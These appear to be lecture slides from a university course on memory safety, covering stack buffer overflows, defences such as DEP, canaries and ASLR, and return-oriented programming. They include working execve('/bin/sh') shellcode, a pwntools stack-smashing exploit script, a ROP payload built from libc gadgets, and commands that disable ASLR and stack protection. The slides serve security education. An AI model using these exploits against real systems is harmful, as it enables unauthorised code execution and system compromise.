COMP 737011 - Memory Safety and Programming Language Design

Lecture 1: Buffer Overflow

徐 辉
xuh@fudan.edu.cn

Outline

- 1. Stack Smashing
- 2. Protection Techniques
- 3. Advanced Topics

1. Stack Smashing


Warm Up

- Can you find an input to pass the validation?

```
int validation() {
    char buf[64];
    read(STDIN_FILENO, buf, 160);
    if([redacted]){
        write(STDOUT_FILENO, "Key verified!\n", 14);
        return 1;
    }else{
        write(STDOUT_FILENO, "Wrong key!\n", 11);
    }
    return 0;
}
int main(int argc, char** argv){
    int flag = 0;
    while(flag == 0){
        write(STDOUT_FILENO, "Input your key:", 15);
        flag = validation();
    }
    printf("Start...\n");
}
```

Stack Layout (x86_64)

```
0x401150 <+0>:     push   %rbp
0x401151 <+1>:     mov    %rsp,%rbp
0x401154 <+4>:     sub    $0x50,%rsp
0x401158 <+8>:     xor    %edi,%edi
0x40115a <+10>:    lea    -0x50(%rbp),%rsi
0x40115e <+14>:    mov    $0xa0,%edx
0x401163 <+19>:    callq  0x401050 <read@plt>
0x401168 <+24>:    movsbl -0x50(%rbp),%ecx
0x40116c <+28>:    cmp    $0x24,%ecx
0x40116f <+31>:    jne    0x40119a <+74>
0x401175 <+37>:    mov    $0x1,%edi
0x40117a <+42>:    movabs $0x402004,%rsi
0x401184 <+52>:    mov    $0xe,%edx
0x401189 <+57>:    callq  0x401030 <write@plt>
0x40118e <+62>:    movl   $0x1,-0x4(%rbp)
0x401195 <+69>:    jmpq   0x4011ba <+106>
0x40119a <+74>:    mov    $0x1,%edi
0x40119f <+79>:    movabs $0x402013,%rsi
0x4011a9 <+89>:    mov    $0xb,%edx
0x4011ae <+94>:    callq  0x401030 <write@plt>
0x4011b3 <+99>:    movl   $0x0,-0x4(%rbp)
0x4011ba <+106>:   mov    -0x4(%rbp),%eax
0x4011bd <+109>:   add    $0x50,%rsp
0x4011c1 <+113>:   pop    %rbp
0x4011c2 <+114>:   retq
```



Steps of Stack Smashing Attack

- Detect buffer overflow bugs.
  - Find input that crashes a program, *e.g.*, fuzz testing.
- Analyze buggy code.
- Design the exploit script.
  - To obtain the shell, *e.g.*, with return-oriented programming

```
#: python hijack.py
[+] Starting local process './vuln': pid 48788
[*] Switching to interactive mode
Input your key:Wrong key!
$ whoami
artisan
$
```

Suppose No Protection

- Compilation
  - Turn off the stack protector
  - Enable the data on stack to be executable

```
#: clang -fno-stack-protector -z execstack bug.c
```

- System runtime
  - Turn off the ASLR

```
#: echo 0 | sudo tee /proc/sys/kernel/randomize_va_space
```

Detect & Analyze Overflow Bug

- Bug overflow causes segmentation fault.
- Learn the stack layout by analyzing the bug.
  - The stack info is directly available from the program.
  - What if without the program/binary?
    - Try different input to learn the frame address or CFA.
    - Use core dump

…
ret address
old rbp
… AAAAAAAA

```
#: ulimit -c unlimited
#: sudo sysctl -w kernel.core_pattern=core

#: python -c 'print "A"*92'
#:./bug
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAA…
Wrong license!
Segmentation fault (core dumped)

#: gdb --core core
...
Program received signal SIGSEGV, S
0x0000000a41414141 in ?? ()
```

Invalid return address!

Example Shellcode (64-bit)

- The purpose of attack is to obtain a shell
- Invoke the shell via a syscall: sys_execve(/bin/sh)

```
xor eax, eax
mov 0xFF978CD091969DD1, rbx
neg rbx
push rbx
push rsp
pop rdi
cdq
push rdx
push rdi
push rsp
pop rsi
mov 0x3b, al
syscall
```

Negation is 0x68732f6e69622f or “bin/sh/”

sys_execve()

```
const char shellcode[] =
"\x31\xc0\x48\xbb\xd1\x9d\x96\x91\xd0\x8c\x97
\xff\x48\xf7\xdb\x53\x54\x5f\x99\x52\x57\x54\
x5e\xb0\x3b\x0f\x05";

int main (void) {
  char buf[256];
  int len = sizeof(shellcode);
  for(int i=0; i<len; i++)
          buf[i] = shellcode[i];
  ((void (*) (void)) buf) ();
}
```

Linux kernel > 5.4 does not set .data and .bs to executable

Craft an Exploit

- Inject the shellcode to the stack.
- Change the return address to the shellcode address.

...
ret address
old rbp
... shellcode

```
#! /usr/bin/env python
from pwn import *

ret = 0x7fffffffe1d0
shellcode =
"\x31\xc0\x48\xbb\xd1\x9d\x96\x91\xd0\x8c\x97\xff\x48\xf7\xd
b\x53\x54\x5f\x99\x52\x57\x54\x5e\xb0\x3b\x0f\x05"
payload = shellcode + "A" * (88-len(shellcode)) + p64(ret)
p = process("./bug")
p.send(payload)
p.interactive()
```

Practice

- Repeat the attacking experiment on your own computer.

2. Protection Techniques

Data Execution Prevention

- Prevent stack from executable during compilation
- Set the flag of the stack to RW instead of RWE

```
#: readelf -l bug
There are 9 program headers, starting at offset 64

Program Headers:
  Type           Offset     VirtAddr             PhysAddr      FileSiz    MemSiz         Flags   Align
  PHDR           0x...00040 0x...00400040 0x...00400040   0x...001f8 0x...001f8   R E     8
  INTERP         0x...00238 0x...00400238 0x...00400238   0x...0001c 0x...0001c   R       1
      [Requesting program interpreter: /lib64/ld-linux-x86-64.so.2]
  LOAD           0x...00000 0x...00400000 0x...00400000   0x...00864 0x...00864   R E     200000
  LOAD           0x...00e10 0x...00600e10 0x...00600e10   0x...00230 0x...00238   RW      200000
  DYNAMIC        0x...00e28 0x...00600e28 0x...00600e28   0x...001d0 0x...001d0   RW      8
  NOTE           0x...00254 0x...00400254 0x...00400254   0x...00044 0x...00044   R       4
  GNU_EH_FRAME   0x...00710 0x...00400710 0x...00400710   0x...0003c 0x...0003c   R       4
  GNU_STACK      0x...00000 0x...00000000 0x...00000000   0x...00000 0x...00000   RWE     10
  GNU_RELRO      0x...00e10 0x...00600e10 0x...00600e10   0x...001f0 0x...001f0   R       1
```

Enable DEP:
Do not use “-z execstack”


```
  GNU_STACK      0x...00000 0x...00000000 0x...00000000   0x...00000 0x...00000   RW      10
```

Stack Caneries

- Use a sentinel to check the integrity of the stack.
- fs:0x28 stors the sentinel stack-guard value

Enable stack protector:
`-fstack-protector`

```
push    %rbp
mov     %rsp,%rbp
sub     $0x80,%rsp
xor     %edi,%edi
mov     $0x64,%eax
mov     %eax,%edx
lea     -0x50(%rbp),%rsi
mov     %fs:0x28,%rcx
mov     %rcx,-0x8(%rbp)
…
mov     %fs:0x28,%rcx
cmp     -0x8(%rbp),%rcx
mov     %eax,-0x74(%rbp)
jne     0x400691 <validation+177>
mov     -0x74(%rbp),%eax
add     $0x80,%rsp
pop     %rbp
retq
callq   0x4004a0 <__stack_chk_fail@plt>
```



Address Space Layout Randomization

- ASLR is implemented by the kernel and the ELF loader by randomizing memory allocations;
- This makes memory addresses harder to predict when an attacker is attempting an exploit.

```
00400000-00401000 r--p 00000000 103:02 10226199                 ../bug
00401000-00402000 r-xp 00001000 103:02 10226199                 ../bug
00402000-00403000 r--p 00002000 103:02 10226199                 ../bug
00403000-00404000 r--p 00002000 103:02 10226199                 ../bug
00404000-00405000 rw-p 00003000 103:02 10226199                 ../bug
7ffff7dc3000-7ffff7de8000 r--p 00000000 103:02 9968533          ../libc-2.31.so
7ffff7de8000-7ffff7f60000 r-xp 00025000 103:02 9968533          ../libc-2.31.so
7ffff7f60000-7ffff7faa000 r--p 0019d000 103:02 9968533          ../libc-2.31.so
7ffff7faa000-7ffff7fab000 ---p 001e7000 103:02 9968533          ../libc-2.31.so
7ffff7fab000-7ffff7fae000 r--p 001e7000 103:02 9968533          ../libc-2.31.so
7ffff7fae000-7ffff7fb1000 rw-p 001ea000 103:02 9968533          ../libc-2.31.so
7ffff7fb1000-7ffff7fb7000 rw-p 00000000 00:00 0
7ffff7fc9000-7ffff7fcd000 r--p 00000000 00:00 0                 [vvar]
7ffff7fcd000-7ffff7fcf000 r-xp 00000000 00:00 0                 [vdso]
7ffff7fcf000-7ffff7fd0000 r--p 00000000 103:02 9968320          ../ld-2.31.so
7ffff7fd0000-7ffff7ff3000 r-xp 00001000 103:02 9968320          ../ld-2.31.so
7ffff7ff3000-7ffff7ffb000 r--p 00024000 103:02 9968320          ../ld-2.31.so
7ffff7ffc000-7ffff7ffd000 r--p 0002c000 103:02 9968320          ../ld-2.31.so
7ffff7ffd000-7ffff7ffe000 rw-p 0002d000 103:02 9968320          ../ld-2.31.so
7ffff7ffe000-7ffff7fff000 rw-p 00000000 00:00 0
7ffffffde000-7ffffffff000 rwxp 00000000 00:00 0                 [stack]
ffffffffff600000-ffffffffff601000 --xp 00000000 00:00 0         [vsyscall]
```

Levels of ASLR

- Stack ASLR: Each execution results in different stack address
- Mmap ASLR: Each execution results in a different mmap memory space layout
- Exec ASLR (position-independent executables): Each execution of a program will get loaded into a different memory location.

ASLR Demonstration

Enable ASLR

```
#: echo 2 | sudo tee /proc/sys/kernel/randomize_va_space
```

```
void* getStack(){
   int ptr;
   printf("Stack pointer address: %p\n", &ptr);
   return __builtin_return_address(0);
};

int main(int argc, char** argv){
   //printf("Return address: %p\n", getStack());
   return 0;
}
```

```
#: ./aslr
Stack pointer address: 0x7ffd94085bac
#: ./aslr
Stack pointer address: 0x7ffdbfe1571c
#: ldd ./bug
         linux-vdso.so.1 =>  (0x00007ffe48122000)
         libc.so.6 => /lib/x86_64-linux-gnu/libc.so.6 (0x00007f361c002000)
         /lib64/ld-linux-x86-64.so.2 (0x000055e0381de000)
#: ldd ./bug
         linux-vdso.so.1 =>  (0x00007ffd2dbaa000)
         libc.so.6 => /lib/x86_64-linux-gnu/libc.so.6 (0x00007f5fdbbf8000)
         /lib64/ld-linux-x86-64.so.2 (0x0000557fcf719000)
```

Position-Independent Executables

```
void* getStack(){
   return __builtin_return_address(0);
};

int main(int argc, char** argv){
   printf("Ret addr: %p\n", getStack());
   return 0;
}
```

```
#: clang -fPIE -pie testpie.c
#: ./aslr
Ret addr: 0x555b032ab77b
#: ./ aslr
Ret addr: 0x556eed86777b
```

```
0x401160: push   %rbp
0x401161: mov    %rsp,%rbp
0x401164: sub    $0x20,%rsp
0x401168: movl   $0x0,-0x4(%rbp)
0x40116f: mov    %edi,-0x8(%rbp)
0x401172: mov    %rsi,-0x10(%rbp)
0x401176: callq  0x401130 <getStack>
0x40117b: movabs $0x40201f,%rdi
0x401185: mov    %rax,%rsi
0x401188: mov    $0x0,%al
0x40118a: callq  0x401030 <printf@plt>
0x40118f: xor    %ecx,%ecx
0x401191: mov    %eax,-0x14(%rbp)
0x401194: mov    %ecx,%eax
0x401196: add    $0x20,%rsp
0x40119a: pop    %rbp
0x40119b: retq
```

```
0x001170: push   %rbp
0x001171: mov    %rsp,%rbp
0x001174: sub    $0x20,%rsp
0x001178: movl   $0x0,-0x4(%rbp)
0x00117f: mov    %edi,-0x8(%rbp)
0x001182: mov    %rsi,-0x10(%rbp)
0x001186: callq  0x1140 <getStack>
0x00118b: lea    0xe8d(%rip),%rdi   #0x201f
0x001192: mov    %rax,%rsi
0x001195: mov    $0x0,%al
0x001197: callq  0x1030 <printf@plt>
0x00119c: xor    %ecx,%ecx
0x00119e: mov    %eax,-0x14(%rbp)
0x0011a1: mov    %ecx,%eax
0x0011a3: add    $0x20,%rsp
0x0011a7: pop    %rbp
0x0011a8: retq
```

Practice

- Design experiment to examine the effectiveness of ASLR by monitoring /proc/$pid/maps

3. Advanced Topics

Co-Evolution of Attack and Defense

Attack: Buffer Overflow

→ Defense: Data Execution Prevention

→ Attack : Return-Oriented Programming

→ Defense : ASLR, Stack Canary

→ Attack : Side Channel

→ Defense : Shadow Stack


→ Attack : ...

Return-Oriented Programming


- Injected shellcode cannot be executed on the stack;
- The idea of RoP is to use existing codes;
- Modify the return address to the target code.

Idea to Manipulate the Stack

- Change the return address to system call;
- But how to specify the patameter "/bin/sh"?
- Calling convention for X86_64
  - Parameter: rdi, rsi, rdx, rcx, r8, r9
  - Return value: rax
- Find useful gadget, e.g.,
  - pop rdi ; ret
  - pop rax ; pop rdi ; call rax



Search Shellcode Gadget




```
#: clang -fno-stack-protector bug.c -o bug
#: gdb bug
(gdb) break *validation
Breakpoint 1 at 0x401150
(gdb) r
Starting program: bug
Input your key:
Breakpoint 1, 0x0000000000401150 in validation ()
(gdb) print system
$1 = {<text variable, no debug info>} 0x7ffff7e18410 <__libc_system>
(gdb) find 0x7ffff7e18410, +2000000, "/bin/sh"
0x7ffff7f7a5aa
warning: Unable to access 16000 bytes of target memory at 0x7ffff7fb4f32,
halting search.
```

```
#: ldd bug
          linux-vdso.so.1 (0x00007ffff7fcd000)
        libc.so.6 => /lib/x86_64-linux-gnu/libc.so.6 (0x00007ffff7dc3000)
        /lib64/ld-linux-x86-64.so.2 (0x00007ffff7fcf000)
```

```
#: ROPgadget --binary /lib/x86_64-linux-gnu/libc.so.6 --only "pop|ret" |
grep rdi
0x00000000000276e9 : pop rdi ; pop rbp ; ret
0x0000000000026b72 : pop rdi ; ret
0x00000000000e926d : pop rdi ; ret 0xfff3
```

Sample RoP Exploit

- But it does not work when ALSR is enabled.

```
system_addr = 0x7ffff7e18410
binsh_addr = 0x7ffff7f7a5aa

libc = ELF('libc.so.6')
ret_offset = 0x0000000000026b72 - libc.symbols['system']
ret_addr = system_addr + ret_offset

payload = "A" * 88 + p64(ret_addr) + p64(binsh_addr) +
p64(system_addr)
```

system_addr
binsh_addr
ret_addr
AAAAAAAA ...

```
pop rdi ; ret
```

Reference

- https://zhuanlan.zhihu.com/p/23537552
- Hund *et al.* Practical Timing Side Channel Attacks Against Kernel Space ASLR, IEEE S&P, 2013